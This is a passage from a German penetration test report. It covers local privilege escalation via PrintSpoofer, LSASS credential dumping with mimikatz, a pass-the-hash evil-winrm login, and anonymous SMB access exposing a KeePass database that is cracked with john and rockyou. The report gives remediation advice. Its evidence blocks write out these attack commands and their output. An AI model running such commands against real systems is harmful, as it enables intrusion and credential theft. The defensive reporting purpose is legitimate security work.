
Im Rahmen der Sicherheitsüberprüfung konnte nach initialem Zugriff über die bereits dokumentierte SQL-Injection-Schwachstelle (siehe Finding K1: SQL-Injection im Login-Formular führt zu Remotecodeausführung) auf dem Zielsystem `192.168.151.121` eine erfolgreiche lokale Privilegieneskalation durchgeführt werden.

Der initiale Zugriff erfolgte im Kontext des Dienstkontos:

`NT SERVICE\MSSQL$SQLEXPRESS`


Für das kompromittierte Konto waren unter anderem folgende privilegierte Rechte aktiviert:

- `SeImpersonatePrivilege`
- `SeManageVolumePrivilege`
- `SeCreateGlobalPrivilege`
- `SeChangeNotifyPrivilege`




Netcat-Listener wartet auf eingehende Reverse Shell nach erfolgreicher SQL-Injection-Ausnutzung

Insbesondere das aktivierte Recht `SeImpersonatePrivilege` ermöglichte die Ausnutzung bekannter Token-Impersonation-Techniken. Mittels `PrintSpoofer.exe` konnte erfolgreich eine Shell mit `NT AUTHORITY\SYSTEM`-Rechten erlangt werden.



Download und Ausführung von PrintSpoofer zur Erlangung von NT AUTHORITY\SYSTEM-Rechten

Anschließend wurde das Tool `mimikatz.exe` verwendet, um mittels `privilege::debug` und `sekurlsa::logonpasswords` Anmeldeinformationen aus dem LSASS-Prozess auszulesen:




Ausführung von Mimikatz zur Aktivierung von Debug-Rechten und Extraktion von Anmeldeinformationen aus LSASS

Dabei konnte der NTLM-Hash des lokalen Administrator-Kontos extrahiert werden.

Mit dem extrahierten Hash war anschließend ein erfolgreicher Pass-the-Hash-Login über WinRM möglich:

```
evil-winrm -i 192.168.151.121 -u Administrator -H <NTLM-Hash-Value>
```



Erfolgreiche Pass-the-Hash-Authentifizierung als Administrator über Evil-WinRM

Dadurch konnte vollständiger administrativer Zugriff auf das Zielsystem erlangt werden.

Die Schwachstelle ermöglicht einem Angreifer nach initialer Kompromittierung eine vollständige Systemübernahme inklusive Zugriff auf privilegierte Konten und sensible Anmeldeinformationen.

7.3.1.2 Empfehlung

Zur Reduzierung des Risikos einer lokalen Privilegieneskalation und Credential-Extraktion sollten folgende Maßnahmen umgesetzt werden:

- Vergabe von `SeImpersonatePrivilege` ausschließlich an zwingend notwendige Konten und Dienste
- Einsatz dedizierter, minimal privilegierter Service-Accounts für MSSQL-Dienste


- Aktivierung von LSASS-Schutzmechanismen wie:
  - Credential Guard
  - LSASS Protected Process Light (PPL)
- Deaktivierung oder Einschränkung von WinRM, sofern nicht zwingend erforderlich
- Implementierung von Endpoint Detection & Response (EDR)-Lösungen zur Erkennung von:
  - Token-Impersonation-Angriffen
  - Mimikatz-Ausführung
  - LSASS-Zugriffen
- Regelmäßige Überprüfung privilegierter Benutzerrechte mittels Gruppenrichtlinien
- Einschränkung interaktiver Anmeldung für Service-Konten
- Segmentierung administrativer Konten und Vermeidung lokaler Administrator-Passwortwiederverwendung
- Monitoring sicherheitsrelevanter Ereignisse wie:
  - Erstellung privilegierter Tokens
  - LSASS-Zugriffe
  - Verdächtige WinRM-Anmeldungen

7.3.2 H2: Offenlegung der KeePass-Datenbank über SMB-Anonymzugriff

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Mittel	Hoch

CVSS Bewertung

Risiko: Hoch
Wert: 8.7
Vektor: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N



Betroffene Komponenten

192.168.233.248

7.3.2.1 Analyse

Während der Sicherheitsüberprüfung wurde festgestellt, dass auf dem Zielsystem (192.168.233.248) SMB-Freigaben verfügbar sind, auf die mit anonymen Anmeldeinformationen (anonymous:anonymous) zugegriffen werden kann. Die durchgeführte Dienstenumeration identifizierte mehrere erreichbare SMB-Freigaben, die ohne gültige Benutzeranmeldung eingesehen werden konnten (Abbildung 2).

Im Rahmen der weiteren Analyse wurde ein anonymer Zugriff auf die Freigabe „transfer“ erfolgreich durchgeführt (Abbildung 3). Innerhalb der freigegebenen Verzeichnisstruktur wurde die KeePass-Datenbankdatei Database.kdbx identifiziert und heruntergeladen.

Anschließend wurde der Passwort-Hash der KeePass-Datenbank mittels keepass2john extrahiert (Abbildung 4) und das zugehörige Master-Passwort erfolgreich wiederhergestellt. Nach dem Öffnen der Datenbank konnten mehrere gespeicherte Zugangsdaten eingesehen werden (Abbildung 5 bis Abbildung 8).

Die Kombination aus anonymem SMB-Zugriff, der Offenlegung einer KeePass-Datenbank sowie einem schwachen oder kompromittierbaren Master-Passwort führt zur Preisgabe sensibler Zugangsdaten. Ein Angreifer könnte diese Informationen für die weitere Kompromittierung von Systemen, die Ausweitung von Berechtigungen oder den unautorisierten Zugriff auf interne Ressourcen nutzen.

Evidenz:

```
┌──(kali㉿kali)-[~/rl]
└─$ nmap -n -v -sT -A 192.168.233.248
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-28 08:19 +0200
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:19
Completed NSE at 08:19, 0.00s elapsed
Initiating NSE at 08:19
Completed NSE at 08:19, 0.00s elapsed
Initiating NSE at 08:19
Completed NSE at 08:19, 0.00s elapsed
Initiating Ping Scan at 08:19
Scanning 192.168.233.248 [4 ports]
Completed Ping Scan at 08:19, 0.10s elapsed (1 total hosts)
Initiating Connect Scan at 08:19
Scanning 192.168.233.248 [1000 ports]
Discovered open port 139/tcp on 192.168.233.248
Discovered open port 3389/tcp on 192.168.233.248
Discovered open port 135/tcp on 192.168.233.248
Discovered open port 80/tcp on 192.168.233.248
Discovered open port 445/tcp on 192.168.233.248
Discovered open port 5985/tcp on 192.168.233.248
Completed Connect Scan at 08:19, 3.15s elapsed (1000 total ports)
Initiating Service scan at 08:19
Scanning 6 services on 192.168.233.248
```

Abbildung 1: Ergebnis der Netzwerkerkennung und Dienstenumeration mittels Nmap

```
┌──(kali㉿kali)-[~/rl]
└─$ smbclient -L //192.168.233.248/ -U anonymous%anonymous

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        transfer        Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.233.248 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/rl]
└─$ smbclient //192.168.233.248/transfer -U anonymous%anonymous
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Oct 13 19:19:09 2022
  ..                                DHS        0  Thu May 28 08:02:51 2026
  DB-back                             D        0  Thu Oct 13 19:19:08 2022
  DB-back (1)                         D        0  Thu Oct 13 19:19:09 2022
  ee18                                D        0  Thu Oct 13 19:19:08 2022
  logs                                D        0  Thu Oct 13 19:19:08 2022
  r14_2022                            D        0  Thu Oct 13 19:19:08 2022
  rx1                                 D        0  Thu Oct 13 19:19:08 2022
  rx2                                 D        0  Thu Oct 13 19:19:08 2022
  rx3                                 D        0  Thu Oct 13 19:19:08 2022
  rx4                                 D        0  Thu Oct 13 19:19:08 2022
  rx5                                 D        0  Thu Oct 13 19:19:08 2022
  rx6                                 D        0  Thu Oct 13 19:19:08 2022
  rx8                                 D        0  Thu Oct 13 19:19:08 2022

                5864959 blocks of size 4096. 1962787 blocks available
smb: \>
```

Abbildung 2: Auflistung der verfügbaren SMB-Freigaben mit anonymen Anmeldeinformationen

```
smb: \DB-back (1)\New Folder\Emma\Documents\> dir
  .                                   D        0  Fri Oct 21 10:47:41 2022
  ..                                  D        0  Thu Oct 13 19:19:09 2022
  Database.kdbx                       A     2990  Fri Oct 21 10:47:41 2022

                5864959 blocks of size 4096. 1962787 blocks available
```

Abbildung 3: Identifizierung der KeePass-Datenbankdatei „Database.kdbx“ innerhalb der SMB-Freigabe

```
┌──(kali㉿kali)-[~/rl]
└─$ keepass2john Database.kdbx > Database.txt

┌──(kali㉿kali)-[~/rl]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt Database.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
welcome1         (Database)
1g 0:00:00:06 DONE (2026-05-28 08:37) 0.1618g/s 289.9p/s 289.9c/s 289.9C/s 2hot4u..divina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Abbildung 4: Extraktion des KeePass-Passworthashes mittels keepass2john




Abbildung 5: KeePass-Datenbankeintrag 1 – Offenlegung gespeicherter Zugangsdaten




Abbildung 6: KeePass-Datenbankeintrag 2 – Offenlegung gespeicherter Zugangsdaten




Abbildung 7: KeePass-Datenbankeintrag 3 – Offenlegung gespeicherter Zugangsdaten

